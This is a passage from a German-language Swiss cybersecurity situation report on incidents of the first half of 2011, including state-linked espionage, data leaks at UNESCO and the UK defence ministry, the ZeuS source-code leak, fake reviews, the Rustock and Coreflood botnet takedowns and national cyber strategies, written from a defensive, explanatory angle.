Im Januar 2011 wurden kanadische Computersysteme beim Treasury Board und Finance Department mit Schadsoftware infiziert. Die Angriffe stammten laut Medienberichten von «Computern in China».[39] Die Angreifer erlangten dabei scheinbar auch Zugriff auf die Computer höherer Entscheidungsträger.

März 2011: EU Kommission

Die EU-Kommission sprach im März 2011 von einem grossen Hackerangriff auf sie und externe Beratungsstellen. Der Angriff erfolgte im Vorfeld einer zweitägigen Beratung zu Wirtschaftsstrategien. Zwar werden häufig Angriffe auf Rechner der EU-Kommission beobachtet. Die Dimension in diesem Fall sei allerdings grösser gewesen als vergleichbare Angriffe.

Ende Mai 2011: Lockheed Martin

Der amerikanische Rüstungs- und Technologiekonzern Lockheed Martin stand nicht zum ersten Mal im Visier von Angreifern. Bereits im April 2009 hatten sich Hacker Zugang zu ge-

---

37 http://online.wsj.com/article/SB10001424052748704709304576124502351634690.html (Stand: 15. August 2011).

38 http://news.softpedia.com/news/French-Finance-Ministry-Targeted-in-Cyber-Espionage-Attack-188016.shtml (Stand: 15. August 2011).

39 http://www.zdnet.de/news/41549019/bericht-cyberangriff-auf-kanadische-regierung-nach-china-zurueckverfolgt.htm (Stand: 15. August 2011).

heimen Informationen zum F-35 Kampfjet Programm verschafft. Im aktuellen Fall könnten Informationen zur SecurID, die beim Angriff auf RSA (siehe Kapitel 4.5) gestohlen wurden, ausgenutzt worden sein, um das Zugangskontrollsystem auszuhebeln. SecurID wird auf alle Fälle auch bei Lockheed Martin für den externen Zugriff verwendet. Dieser wurde nach Bekanntwerden des Angriffs abgeschaltet. Laut Lockheed Martin wurde schnell genug reagiert und es seien keine sensiblen Daten gestohlen worden. Auch andere Vertragspartner des US-Militärs sollen angegriffen worden sein. Dies wurde aber nie offiziell bestätigt.

Juni 2011: Internationaler Währungsfond IWF

Der Internationale Währungsfonds IWF wurde Opfer einer Cyber-Attacke, die einige Monate andauerte. Der Angriff soll dabei gezielt und aufwändig gewesen sein. Laut IWF ist noch unklar, ob und welche Datenbestände gestohlen werden konnten. Es gibt allerdings Quellen, die von einer «grossen Menge Daten» von E-Mails und Dokumenten sprechen, welche entwendet worden sind.[40]

Die Spionageangriffe im ersten Halbjahr 2011 zeigen einmal mehr auf, dass Spionageangriffe nicht nur vereinzelt vorkommen, sondern dass es vielmehr ein dauerndes Interesse an Daten und Informationen gibt, und der Druck auf sensible Daten jeden Tag zunimmt. Es ist davon auszugehen, dass weitere Spionagenetzwerke im Aufbau sind und andere bereits aufgebaut aber noch nicht entdeckt wurden. Dabei gilt es zudem zu bedenken, dass nicht nur international tätige Grosskonzerne Angriffsziel von Wirtschafsspionage sein können, sondern auch innovative kleine und mittelständische Unternehmen. Laut dem Verfassungsschutz Brandenburg[41] sind die Opfer von Wirtschafts- und Industriespionage in etwa 80 Prozent der Fälle mittelständische Unternehmen. Dies dürfte in der Schweiz nicht anders sein. Die Grösse eines Unternehmens spielt prinzipiell keine Rolle. Einziges Kriterium der Spionage ist das innovative Produkt einschliesslich Forschung, Entwicklung, Herstellung, Vertrieb und Preis.

4.7 UNESCO-Bewerbungen frei im Netz und vertrauliche Informationen über die britische Atom U-Bootflotte versehentlich ins Netz gestellt

Daten können nicht nur durch Angriffe an die Öffentlichkeit gelangen. Auch durch Pannen, Fehlkonfigurationen oder Unachtsamkeit können Daten in die falschen Hände geraten. So geschehen bei der UNESCO Ende April 2011. Diese hatte Bewerbungsunterlagen über Jahre hinweg ungeschützt ins Netz gestellt. Sensible Informationen über Bewerber wie beispielsweise deren bisherige Arbeitgeber und Jahresgehälter waren praktisch frei einsehbar. Um die Bewerbungsunterlagen für reguläre UNESCO-Stellen einzusehen, musste man sich lediglich zuvor registrieren lassen, was mit wenigen Klicks (und unter falschen Angaben) gemacht werden kann. Anschliessend konnte man die eigenen Bewerbungsunterlagen einsehen. Durch eine simple Veränderung der Laufnummer in der URL konnten jedoch auch fremde Bewerbungen abgerufen werden. Herausgefunden hatte das Datenleck ein Bewerber, der mit der URL «herumgespielt» hatte. Trotz Information des Bewerbers an die UNESCO reagierte diese nicht. Erst nach einer Anfrage des deutschen Nachrichtenmagazins «Der Spiegel» wurde die Datenbank offline genommen.[42]

---

40 http://www.businessweek.com/news/2011-06-13/imf-state-backed-cyber-attack-follows-hacks-of-lab-g-20.html (Stand: 15. August 2011).

41 http://www.verfassungsschutz.brandenburg.de/sixcms/detail.php/bb1.c.162979.d (Stand: 15. August 2011).

42 http://www.spiegel.de/netzwelt/web/0,1518,759538,00.html (Stand: 15. August 2011).

Das britische Verteidigungsministerium hat versehentlich vertrauliche Informationen über die britische Atom U-Bootflotte ins Netz gestellt. Dabei wurden die vertraulichen Passagen im PDF-Dokument zwar geschwärzt, aber nicht entfernt. Die Texte waren im PDF-Dokument weiterhin vorhanden und konnten markiert und kopiert werden. Das Dokument enthält detaillierte Ausführungen darüber, welche Umstände eine Kernschmelze an Bord eines Atom-U-Bootes auslösen können.

Letztes Beispiel zeigt, dass es nicht reicht, Daten gegen einen unerlaubten Zugriff von aussen zu schützen. Genauso wichtig ist es, entsprechenden Richtlinien zu definieren, welche Personen Zugriff auf geschützte Dokumente haben, respektive wie diese zu bearbeiten sind oder veröffentlicht werden dürfen. So ist es beispielsweise nicht sinnvoll, allen Personen Zugriff zu allen Dokumenten zu gewähren. Ein Personen abhängiger Zugriff ist vorzuziehen, wobei es zu bedenken gilt, welches Dokument für die Arbeit welcher Person notwendig ist. Auch die *Metadaten* von im Web veröffentlichten Dateien können unter Umständen mehr Informationen preisgeben als man möchte. Office-Dokumente, Präsentationen, Bilder und andere Dateien enthalten Daten wie Ersteller, Datum, benutzte Software und andere Informationen, die wertvolle Hinweise für gezielte technische oder *Social-Engineering*-Attacken liefern können.

4.8 Code herausgegeben, der möglicherweise die Quelle von ZeuS darstellt

ZeuS (Wsnpoem/Zbot) ist zur Zeit wahrscheinlich die bekannteste und meistbenutzte Schadsoftware. Im letzten Halbjahresbericht von MELANI[43] haben wir darüber informiert, dass der unter dem Pseudonym Slavik bekannte Programmierer und Besitzer von ZeuS von der Bildfläche verschwunden ist. Er hatte den *Quellcode* der Schadsoftware einem anderen Hacker – Harderman – anvertraut. Dieser ist für die Schadsoftware SpyEye verantwortlich. In einem Forum kündigte eben dieser Harderman an, eine Version herauszugeben, die ZeuS und SpyEye vereint.
Anscheinend gab Slavik den Code nicht nur Harderman weiter, sondern verkaufte ihn auch für 15‘000 Dollar einem unbekannten Benutzer. Dieser war jedoch kein Experte von *C++* (der Programmiersprache, in welcher die Malware geschrieben wurde) und verfügte somit nicht über die erforderlichen Kenntnisse, um damit umzugehen. Deshalb begann er seinerseits, den Code zu verkaufen[44]. In der Folge landete dieser auf der Website einer Filesharing-Plattform. Somit hat nun jeder die Möglichkeit, den Code herunterzuladen und – sofern er dazu im Stande ist – beliebig anzupassen sowie für eigene Zwecke zu verwenden.

Die Herausgabe des Quellcodes für die zur Zeit mächtigste Schadsoftware hatte nicht automatisch zunehmende Angriffe gegen die Benutzer beispielsweise von Online-Bankgeschäften zur Folge. Es könnte jedoch bedeuten, dass andere versierte Betrüger den Code verbessern, umwandeln und noch leistungsfähiger machen, als er bereits ist. Somit ist denkbar, dass in einer nicht allzu fernen Zukunft auf dem Schwarzmarkt und in privaten Foren Schadsoftware auftaucht, die von ZeuS inspiriert worden ist oder eine Anpassung von ZeuS darstellt, welche wahrscheinlich noch leistungsfähiger sein wird.

[43] http://www.melani.admin.ch/dokumentation/00123/00124/01122/index.html?lang=de (Stand: 15. August 2011).

[44] http://blog.trendmicro.com/zeus-source-code-already-in-the-wild/ (Stand: 15. August 2011).

4.9 Konkurrenzkampf im Internet – Nicht nur Papier sondern auch Bit und Bytes sind geduldig

Google hat am 28. Juni 2011 mit Google+ ihr soziales Netzwerk präsentiert und tritt somit in direkten Konkurrenzkampf mit Facebook. Konkurrenz belebt das Geschäft und kommt oftmals auch den Benutzern zu Gute. Dies zeigt die Tatsache, dass Facebook im August 2011 angekündigt hat, Usern künftig eine bessere Datenkontrolle zu ermöglichen. Obwohl Facebook offiziell angibt, die Neuerung nicht als Reaktion auf Google+ sondern auf Grund von Kundenwünschen zu vollziehen, erinnern doch einige der neuen Funktionen stark an diejenigen von Google+.

Der Konkurrenzkampf beschränkt sich allerdings nicht nur auf die Innovationen. So habe Facebook angeblich eine PR-Aktion gegen den Internet-Konkurrenten Google finanziert, um beim Streitthema «Privatsphäre» Stimmung gegen Google zu machen. Angeblich sollte der Vorwurf verbreitet werden, dass Google persönliche Informationen von Millionen Nutzern ohne deren Zustimmung sammelt, speichert und auswertet. Offenbar forderte eine PR-Firma Blogger zu kritischen Artikeln auf. Ein Blogger stellte die Anfrage allerdings ins Netz und zwang Facebook so zur Stellungnahme.

Dieses Beispiel zeigt exemplarisch die Möglichkeiten – aber auch die Probleme, welche Blogs, Online-Kommentare oder Online-Bewertungsportale mit sich bringen. Es ist kein Geheimnis, dass bei Bewertungsportalen von Hotels oft eine Vielzahl von beschönigenden Bewertungen enthalten sind. Dabei wird entweder das eigene Hotel in den Himmel gelobt oder aber der Konkurrent schlecht geredet. Die Betreiber versuchen zwar echte von gefälschten Bewertungen zu unterscheiden und die gefälschten zu löschen. Doch das ist nicht immer zuverlässig möglich. Auch die Wissenschaft beschäftigt sich mit dieser Problematik: So hat die Cornell University vor Kurzem eine Software vorgestellt, welche mit einer Genauigkeit von annähernd 90 Prozent Fälschungen von echten Kommentaren unterscheiden können soll. Die Forscher haben entdeckt, dass echte Bewertungen viel mehr ins Detail gehen und konkrete Begriffe verwenden.[45]

Nicht nur die Hotelbranche bedient sich dieser neuen Möglichkeiten, auch PR-Agenturen und politische Parteien haben dieses Instrument längst entdeckt, um Produkte neu zu lancieren, die Kundenakzeptanz zu testen oder aber in Online-Artikeln zu politischen Themen rasch Stellung beziehen zu können. Es ist sicherlich eine Gratwanderung, bis zu welchem Punkt man dieses Instrument legitim einsetzen kann. So hat beispielsweise der Chef des Tablet-PC-Herstellers «WeTab» auf Amazon unter falschem Namen euphorische Kundenrezensionen zu seinem Produkt geschrieben und anschliessend seinen Hut nehmen müssen[46].

Im Internet sind Informationen zwar schnell aber meist nicht verifiziert verfügbar. Aufgrund der Anonymität kann jeder zu allem einen Kommentar abgeben. Für den Nutzer heisst dies, dass vor allem seine Medienkompetenz gefragt ist, um gute von schlechten Inhalten zu unterscheiden. Dies gilt im Besonderen für Online-Kommentare, Blogeinträge und Produktrezensionen. Der Deutsche Bundesverband der Deutschen Wirtschaft hat deshalb 10 Tipps publiziert, wie man Kommentare für den Online-Einkauf nutzen kann.
➔
http://www.bvdw.org/presse/news.html?tx_ttnews[tt_news]=3105&cHash=f07022b04c66c092ac0a2e977edddf75

45 http://www.haufe.de/newsDetails?newsID=1311927734.31&d_start:int=5&topic=Computer_Web&topicView=Computer%20und%20Web (Stand: 15. August 2011).

46 http://www.spiegel.de/netzwelt/web/0,1518,721229,00.html (Stand: 15. August 2011).

4.10 Möglichkeiten bei der Botnetzbekämpfung – Beispiele

Rustock Takedown

Das Rustock-Botnetz war einer der größten Spamversender weltweit, der mit seinen mehr als einer Million Bots zeitweilig 30 Milliarden *Spam*-E-Mail-Nachrichten pro Tag verschickt hat. Rustock war in seinen Höchstzeiten für mehr als die Hälfte aller weltweiten Spams verantwortlich. Die E-Mails beinhalteten dabei unter Anderem gefälschte Gewinnbenachrichtigungen einer vermeintlichen Microsoft-Lotterie sowie Werbung für verschreibungspflichtige Medikamente, welche aber gefälscht und potentiell gefährlich waren.

Durch eine Zivilklage[47] gegen elf nicht identifizierte Personen erzielte Microsoft Anfang März 2011 einen Gerichtsbeschluss mit Beschlagnahmeverfügung. Mit diesem Beschluss konnte das Unternehmen unter dem Geleit von Strafverfolgungsbehörden Beweismittel physisch sicherstellen und betroffene *Command-and-Control-Server* bei fünf Hostinganbietern zur Analyse beschlagnahmen. Mit Unterstützung der Upstreamprovider blockierte Microsoft zudem erfolgreich die im Schadcode fix einprogrammierten IP-Adressen, über welche das Botnetz gesteuert wurde, schnitt so die Kommunikation ab und verhinderte damit, dass das Botnetz auf eine neue Command-and-Control-Infrastruktur übertragen werden konnte.[48]

In diesem speziellen Fall arbeitete Microsoft mit dem Pharmaunternehmen Pfizer, dem Netzwerksicherheitsanbieter FireEye[49] und Sicherheitsexperten der University of Washington zusammen. Pfizer führte Testkäufe der durch Rustock beworbenen Medikamente durch und führte die Ergebnisse der Analyse in der Erklärung zu Microsofts Klage auf. Die Erklärung von Pfizer lieferte den Beweis, dass diese Art von Medikamenten, die durch diese Form von Spam beworben wird, aufgrund der unsicheren Bedingungen, unter denen sie häufig hergestellt werden, oft die falschen Wirkstoffe, Dosierungen oder Schlimmeres enthalten. Gefälschte Medikamente sind häufig mit Substanzen wie Pestiziden, bleihaltiger Strassenfarbe und Bohnerwachs verunreinigt, um nur einige zu nennen.

Unter der Projektbezeichnung MARS (Microsoft Active Response for Security) ergreift Microsoft Massnahmen, um Botnetze und deren kriminelle Infrastruktur zu bekämpfen und zu zerschlagen, wie auch den Opfern dabei zu helfen, die Kontrolle über ihre infizierten Computer zurückzuerhalten. Die wichtigste Erkenntnis aus den Bemühungen zur Bekämpfung von Botnetzen ist gemäss Microsoft, dass die Zusammenarbeit zwischen Privaten sowie mit dem Staat bei der Durchführung von proaktiven Zerschlagungsmassnahmen der Schlüssel zum Erfolg ist.

Nach dieser Aktion konnte für rund eine Woche ein Rückgang des Spamvolumens beobachtet werden. Trotz der beeindruckenden Grösse des geschlossenen Botnetzes konnten die Spammer die Kapazitäten ihrer Zombienetze schnell wiederherstellen, respektive umlagern. Die Arbeit der privaten Akteure und der Strafverfolgungsbehörden im Kampf gegen Botnetze und Spamversand zeitigt zumindest kurzfristige Erfolge; aber mit jeder Aktion werden neue Erfahrungen gesammelt, welche für spätere Interventionen hilfreich sind. Durch die Etablierung dieser Vorgehensweisen werden immer mehr entsprechende Aktionen durchgeführt und die Luft für die Cyberkriminellen wird immer dünner.

---

47 Die Dokumente können auf http://www.noticeofpleadings.com/ eingesehen werden.

48 http://arstechnica.com/microsoft/news/2011/03/how-operation-b107-decapitated-the-rustock-botnet.ars (Stand: 15. August 2011); http://blogs.technet.com/b/mmpc/archive/2011/03/18/operation-b107-rustock-botnet-takedown.aspx (Stand: 15. August 2011); http://krebsonsecurity.com/2011/03/rustock-botnet-flatlined-spam-volumes-plummet/ (Stand: 15. August 2011).; http://online.wsj.com/article/SB10001424052748703328404576207173861008758.html (Stand: 15. August 2011).

49 http://www.fireeye.com/ (Stand: 15. August 2011).

Coreflood Takedown

Coreflood existierte rund zehn Jahre lang und hatte in dieser Zeit über 100 Updates erhalten. Durch die ständige Veränderung war es ausserordentlich schwierig, diese Schadsoftware zu entdecken und befallene Computer zu säubern. Als das Coreflood-Botnetz abgeschaltet wurde, soll es aus insgesamt über zwei Millionen infizierten Windows-Rechnern bestanden haben. In seiner Anfangszeit wurde Coreflood zunächst für DDoS-Attacken eingesetzt. Später wandten sich die Betreiber aber anderen kriminellen Aktivitäten zu: Im letzten Jahr war Coreflood vor allem durch Diebstahl von Benutzernamen und Passwörtern, weiteren persönlichen sowie sensiblen Bankdaten aufgefallen.

Amerikanische Strafverfolgungsbehörden erliessen im April 2011 gegen 13 unbekannte Personen Zivilklagen und erwirkten einen Gerichtsbeschluss. Dieser erlaubte ihren IT-Experten, unter Verwendung beschlagnahmter Domains und IP-Adressen das Botnet mit eigenen Command-and-Control-Servern zu übernehmen.[50] Die Schadsoftware konnte somit von den Kriminellen nicht mehr verändert werden, war statisch und konnte von nun an von Antivirenprogrammen erkannt werden. Auch das «Tool zum Entfernen bösartiger Software»[51] von Microsoft erkennt Coreflood. Die Behörden verschickten von der eigenen Kommando-Struktur aus einen Befehl an die infizierten Rechner, die Schadsoftware zu deaktivieren. Dadurch haben Sicherheitsfirmen Zeit, ihre Virenscanner und Werkzeuge zum Entfernen von schadhafter Software zu aktualisieren, so dass Coreflood von den betroffenen Rechnern gelöscht werden kann. Dies funktioniert jedoch nur auf Computern, welche das Windows-Update angeschaltet oder einen Virenscanner installiert haben. Die Deaktivierungs-Befehle müssen so lange verschickt werden, bis alle betroffenen Rechner gesäubert sind, da Coreflood darauf programmiert ist, nach jedem Neustart des Systems erneut aktiv zu werden.

Der Server der Behörden loggt deshalb die IP-Adressen aller Rechner, die sich dort melden. Die Staatsanwaltschaft plant, in Kooperation mit den Internet-Providern die Besitzer der betroffenen Rechner ausfindig zu machen, um diese über die Infektion zu informieren und ihnen Hilfestellung bei der Säuberung des Computers zu geben. Aus rechtlichen Gründen darf das FBI nur dann einen Befehl zur Löschung der Schadsoftware senden, wenn der betroffene Nutzer schriftlich dazu einwilligt.[52]

Unterstützung erhalten die Behörden von der Non-Profit-Organisation Internet System Consortium[53] sowie von Microsoft.

Die Bekämpfung von Botnetzen ist eine anspruchsvolle Aufgabe. Bei früheren Aktionen reichte es, die Kontroll-Infrastruktur zu beschlagnahmen respektive abzuschalten, um ein Botnetz den Kriminellen zu entziehen und somit unschädlich zu machen. Die Tendenz geht nun jedoch Richtung dynamischer Veränderung der Schadsoftware und der Kontroll-Infrastruktur, was die Strafverfolgungsbehörden vor neue technische und rechtliche Herausforderungen stellt. Auf technischer Ebene muss die Botnetz-Infrastruktur unter Kontrolle gebracht und gehalten werden. In rechtlicher Hinsicht besteht das Problem hauptsächlich darin, dass Behörden ohne Einverständnis des Opfers (welches meist keine Ahnung von der Infektion seines Computers hat) keine Änderungen an dessen System vornehmen dürfen. Eine solche Handlung würde einen Eingriff in das Eigentumsrecht des Opfers bedeuten und die Behörden müssten die alleinige Verantwortung für unbeabsichtigte Nebenwirkungen eines polizeilichen Eingriffes in den Computer tragen. Anders verhält es sich mit den privaten Anbietern von Sicherheitslösungen und Microsoft: Durch die Allgemeinen Geschäftsbedingungen können diese Unternehmen ihre Haftung beschränken oder gar ausschliessen und somit unbürokratisch mit Hilfe ihrer Produkte die installierte Schadsoftware auf dem Computer lö-

[50] http://arstechnica.com/tech-policy/news/2011/04/fbi-vs-coreflood-botnet-round-one-goes-to-the-feds.ars (Stand: 15. August 2011); http://www.fbi.gov/newhaven/press-releases/2011/nh041311.htm (Stand: 15. August 2011).

[51] Ein mit dem Windows-Update regelmässig aktualisiert ausgelieferter Windows-Dienst.

[52] http://business.chip.de/news/FBI-Botnetz-quot-Coreflood-quot-ist-eine-harte-Nuss_48684783.html (Stand: 15. August 2011); http://www.cio.de/news/cio_worldnews/2011/2273146/index2.html (Stand: 15. August 2011).

[53] http://www.isc.org/ (Stand: 15. August 2011).

schen. Die Drahtzieher der Botnetze müssen ihrerseits polizeilich verfolgt und dingfest gemacht werden, damit sie nicht ein neues Botnetz generieren. Aus diesen Gründen ist die Zusammenarbeit zwischen Behörden und privaten Anbietern für eine effiziente Bekämpfung des Botnetz-Problems unabdingbar.

4.11 Cyberstrategien in diversen Ländern

Das Thema Cyber-Defense oder Cyber-Security hat verschiedentlich auf nationaler und internationaler Ebene bei den Regierungen Einzug gehalten. Seit 2009 wurden in mehreren Ländern Strategien zur Abwehr von Cyberangriffen und generell der Cyberbedrohung verabschiedet oder in Angriff genommen. Unter Anderem präsentierten die USA, England, Deutschland, Holland, Spanien, Tschechien und Frankreich teils tiefgreifende Strategien und Positionspapiere zu diesem Thema. Auch die Schweiz ist im Moment mit der Erarbeitung einer Nationalen Strategie Cyber-Defense beschäftigt, welche Ende 2011 vom Bundesrat verabschiedet werden soll.

Allen Ansätzen gleich ist die Aufstockung von Ressourcen im Bereich der Cyberabwehr in erster Linie auf technischer Ebene sowie die Schaffung von Koordinationsplattformen für die Zusammenarbeit der technischen Einheiten, der Nachrichtendienste und der Strafverfolgungsorgane. Weitere Punkte in diesen Ländern sind die Stärkung der strategischen Führungsebenen auf diesem Gebiet und der vertiefte Einbezug der Privatwirtschaft.

Die Schweiz kennt auf operativer Ebene bereits seit 2004 eine vertikale Integration von technischen und nachrichtendienstlichen Fähigkeiten im Bereich der Cyber-Security zu Gunsten der kritischen Infrastrukturen. So gesehen vollziehen die meisten der Länderstrategien in erster Linie den Versuch, diese Fähigkeiten zumindest horizontal über operative oder strategische Koordinationsplattformen zu verknüpfen und fundierte Public Private Partnerships aufzubauen. Im Vergleich zu den präsentierten Strategien fehlt es in der Schweiz bis anhin aber an der Ausgestaltung einer starken politisch-strategischen Ebene im Bereich Cyber-Security.

5 Tendenzen / Ausblick

5.1 Firmendaten: Mehr Transparenz für weniger Diebstähle

Wir leben in einer Zeit, in der nahezu täglich über elektronische Datendiebstähle in Unternehmen berichtet wird (siehe hierzu die Kapitel 4.4, 4.5 und 5.2). Zudem ereignen sich zahlreiche Datendiebstähle, die nicht publik werden und oftmals wissen die Unternehmen selber gar nicht, dass sie Opfer eines Datendiebstahls geworden sind (bis beispielsweise ein Konkurrent möglicherweise Monate im Voraus ein identisches Produkt vertreibt). Man könnte überspitzt behaupten, es gebe zwei Arten von Daten - diejenigen, die bereits gestohlen wurden, und diejenigen, bei denen ein Diebstahl noch bevorsteht.

Mit der Digitalisierung und dem anschliessenden Siegeszug des Internets hat sich die Welt der Datenspeicherung, -sicherung und -archivierung beträchtlich verändert. Folgende Faktoren spielen dabei eine tragende Rolle:

- Daten sind nicht mehr an einem Ort abgespeichert, sondern strukturiert. Das heisst, dass die Informationen verteilt in verschiedenen Datenbanken (an verschiedenen Orten) gespeichert sind, die für sich keinen Wert haben. Erst die Verknüpfung der einzelnen Daten generiert den eigentlichen Informationsgehalt und den dazugehörigen Wert. Die Möglich-

keiten der schnellen digitalen Verknüpfung verwandelt diese Daten somit in gültige und wertvolle Informationen.

- Die schnelle Vervielfältigung der digitalen Informationen stellt einen zweiten wichtigen Faktor dar: Wie viel Zeit hätte Bradley Manning, der mutmasslich die von Wikileaks veröffentlichten Mitteilungen über die amerikanische Diplomatie entwendete, benötigt, um die 250‘000 gestohlenen Dokumente zu fotokopieren oder zu fotografieren?

- Ein drittes Element, welches sich mit Sicherheit auswirkt, ist die Menge der täglich produzierten Daten. Verschiedene Forschungsinstitute[54] gehen davon aus, dass die weltweite Menge digitaler Daten im Jahr 2010 die unbeschreibliche Menge von einem Zettabyte[55] überschritten hat. Solche Zahlen sind Schwindel erregend und führen unweigerlich zu einem Kontrollverlust. So stellt die Kontrolle und Verarbeitung von elektronischen Daten für jede Person und jede Firma eine der grössten Herausforderungen in der modernen digitalen Welt dar.
- Der vierte Punkt bezieht sich auf den Datenzugang. Das Internet hat die Möglichkeit eröffnet, von jedem Ort auf alle eigenen oder geschäftlichen Daten zuzugreifen und dadurch das entsprechende Bedürfnis auch geweckt. Dieses Bedürfnis im Einklang mit der Sicherheit zu befriedigen, ist gerade im Firmenumfeld eine Herausforderung. Zwar ist es sicherlich richtig, die Zugriffsberechtigungen vom Grad der persönlichen Verantwortung abzuleiten (natürlich auch, um die Anforderung der Arbeitsleistung zu erfüllen). Ein solches Vorgehen bedeutet aber nicht zwangsläufig, den Topmanagern alle Tore offen zu lassen, nur weil sie dies fordern.

Dank der Digitalisierung und des Internets ist das Übertragen, Kopieren und Lagern riesiger Datenmengen zu einer gängigen Praxis geworden. Cloud Computing eröffnet in dieser Hinsicht eine neue Dimension: Speicherplatz wird nicht mehr selbst betrieben und örtlich bereitgestellt, sondern bei einem oder mehreren Anbietern als Dienst gemietet, der meist geografisch fern angesiedelt ist. Die Identifizierung, Klassifizierung und der Schutz von Datenbeständen wird durch diese Entwicklungen jedoch immer komplexer. Unternehmen versuchen für Abhilfe zu sorgen, indem sie Lösungen wie «*Data Loss Prevention*» einsetzen und so versuchen, heikle Daten zu ermitteln, die das Betriebsnetz verlassen. Wenn die Daten aber verschlüsselt und somit nicht einsehbar respektive die Inhalte nicht analysierbar sind, stellt auch dies ein schwieriges Unterfangen dar.

Der Umgang mit heiklen Daten ist auch in Schweizer Unternehmen noch nicht gelöst: Gemäss den Informationen, die MELANI in den letzten beiden Jahren sammelte, erlauben es 85,7 % der Schweizer Unternehmen den Mitarbeitenden, an den Computern im Firmenintranet ein externes Peripheriegerät (USB-Stick, digitale Fotokamera, Smartphone usw.) anzuschliessen. Bei 86,7 % der Unternehmen können die Angestellten ihre Firmennotebooks mit nach Hause nehmen und somit an Drittnetze anschliessen. Zudem verfügen nur 30 % dieser tragbaren Computer über eine verschlüsselte Festplatte.

Die wichtigste Erkenntnis lautet: Die Technologie alleine wird die Sicherheitsprobleme nie lösen, sondern sie höchstens einschränken können. Die Existenz sichernden und vertraulichen Daten sind von denjenigen Daten zu unterscheiden, welche weniger restriktiv behandelt werden oder sogar publik gemacht werden können. Anschliessend muss definiert werden, wie lange solche Daten gelagert werden müssen. Es ist ein Fälligkeitsdatum anzugeben, nach dessen Ablauf diese definitiv zerstört werden können. Es ist zu ermitteln, wo

---

[54] http://www.emc.com/collateral/demos/microsites/emc-digital-universe-2011/index.htm (Stand: 15. August 2011).

[55] 1 Zettabyte entspricht 1’000 Milliarden Gigabytes. Ein Gigabyte besteht aus 10^9 Bytes und somit einer Milliarde Bytes. Ein Zettabyte entspricht 10^{21} Bytes. Der höhere Wert wird hingegen als Yottabyte bezeichnet. Er beträgt 10^{24} Bytes, was einer Quadrillion entspricht. Ein Versuch, die heutzutage bestehende Menge digitaler Informationen darzustellen, wurde von Wikibon auf der Website: http://wikibon.org/blog/cloud-storage unternommen (Stand: 15. August 2011).

sich diese Daten befinden müssen. Cloud Computing eignet sich deshalb nicht für alle Daten, auch wenn dies sicherlich eine Kostenreduktion bei der Verwaltung und Wartung zur Folge hat. Das Anvertrauen von heiklen Daten an Dritte könnte sich auch bei einem Diebstahl oder einem Rechtsverfahren als Bumerang erweisen, falls die Speicherung in einem Land erfolgt, dessen Gesetzgebung sich klar von derjenigen in der Schweiz unterscheidet.

Ein Ansatzpunkt für die Lösung dieser Problematik ist: vermehrt auf Transparenz setzen und somit die Masse an tatsächlich heiklen Daten zu verkleinern. Nicht alle Daten und Vorgänge sind per se vertraulich oder wertvoll, und oftmals ist es gerade die Haltung unwichtiger Daten in abgeschotteten Systemen, welche diese interessant macht. Existenz sichernde Geschäftsgeheimnisse eines Unternehmens (wie das Rezept für den Appenzeller Käse) müssen hingegen sicher verwahrt sein.

Andererseits wäre bezüglich der technischen Sicherheit ein Mindeststandard erforderlich, bei dem beispielsweise USB-Sticks und unkontrolliertes Surfen vom Firmencomputer aus verboten wären. Prinzipiell ist bei Daten und Informationen immer auf die klassische Regel «Need-to-Know - Need-to-Take - Need-to-Keep» zu achten.

5.2 Spionageangriffe gehören zur Tagesordnung

Angriffe gegen Regierungen und Firmen gehören mittlerweile zur Tagesordnung. Neben den ungezielten, flächendeckenden Angriffen, welche nur darauf abzielen, möglichst viele Computer wahllos zu infizieren, gibt es auch regelmässig gezielte Attacken. Obschon im ersten Halbjahr 2011 mit den Cyber-Angriffen auf Sony, Lockheed Martin und RSA einige spektakuläre Hackerangriffe publik worden sind, ist der elektronische Diebstahl von Daten schon seit Jahren ein immer wiederkehrendes Thema. Bereits 2005 veröffentlichte die New York Times einen Bericht zu einer FBI-Operation namens «Titan Rain». In diesem Fall ging es um infizierte Computersysteme der US-Behörden, bei denen Dokumente und Informationen über längere Zeit ausgespäht wurden. Wie auch in den aktuellen Fällen wird als mögliches Ursprungsland oft China genannt. Ob diese Einschätzung zutrifft oder nicht, ist in einer ersten Beschauung unwichtig. Es gilt vielmehr, sich klar zu machen, dass die Täterschaft dahinter sich nicht mit einem Angriff zufrieden gibt und geben wird. Spionage ist ein langwieriger Prozess, der davon lebt, Quellen aufzubauen, abzuschöpfen und ständig neue zu platzieren, nicht zuletzt für den Fall, dass bereits vorhandene Informationslieferanten entdeckt oder ausgewechselt werden. Diese grundlegende Methodik der Spionage hat auch in der Welt der IKT seine Gültigkeit. Es geht deshalb schon lange nicht mehr um vereinzelte Angriffe, sondern um einen dauernden Druck auf elektronische Daten und Informationen.

Einfallstor von gezielten Angriffen ist in den meisten Fällen immer noch ein E-Mail an Mitarbeitende. Absenderadressen sind glaubhaft gefälscht, so dass die Mitarbeitenden keinen Verdacht schöpfen. Die E-Mail nimmt dann meist Bezug auf einen möglichen Sachverhalt, wie beispielsweise eine Einladung zu einer bevorstehenden Konferenz inklusive (verseuchte) Unterlagen oder das Versenden von Informations-E-Mails, die durchaus auf die Empfänger zugeschnitten sind und nachrichtendienstliche Vorabklärungen vermuten lassen. Neben Personen im Kader, welche in der Regel die umfangreicheren Zugriffsrechte besitzen, ist auch die Personalabteilung ein beliebtes Ziel. Gerade hier ist die Wahrscheinlichkeit besonders hoch, dass die Mitarbeitenden die Anhänge von E-Mails ohne grosse Skepsis öffnen, da dies zum täglichen Geschäft gehört.

Es ist davon auszugehen, dass jeden Tag versucht wird, in Firmennetzwerke zu gelangen, um diese auszuspionieren. Je nach Interesse und Sensitivität wird dabei mehr oder weniger Energie eingesetzt. Da die Angriffsversuche stetig und variabel sind, dürfte es deshalb nur eine Frage der Zeit sein, bis ein jeweiliger Angriffsversuch auch erfolgreich ist. In vielen Fällen werden die erfolgreichen Angriffsversuche zudem gar nicht erkannt. Ein Beispiel hierzu liefert die kürzliche Entdeckung des Spionagenetzwerkes «Shady RAT». Aufgrund einer Fehlkonfiguration in einem Kontrollserver der Angreifer konnte der Sicherheitsdienstleister McAfee Log-Dateien sicherstellen, in denen Zugriffsaktivitäten seit 2006 protokolliert wurden. Seit 2006 wurden demnach 72 Firmen, Organisationen und Regierungen systematisch ausgespäht. Es ist davon auszugehen, dass die grosse Anzahl dieser Firmen während der gesamten Zeitspanne keine Ahnung von den Angriffsversuchen auf ihre Netzwerke hatte. Deshalb ist es wichtig, sich nicht nur gegen Angriffe zu schützen, sondern sich selber auch auf die Eventualität eines erfolgreichen Angriffs vorzubereiten. Neben der Ausarbeitung von 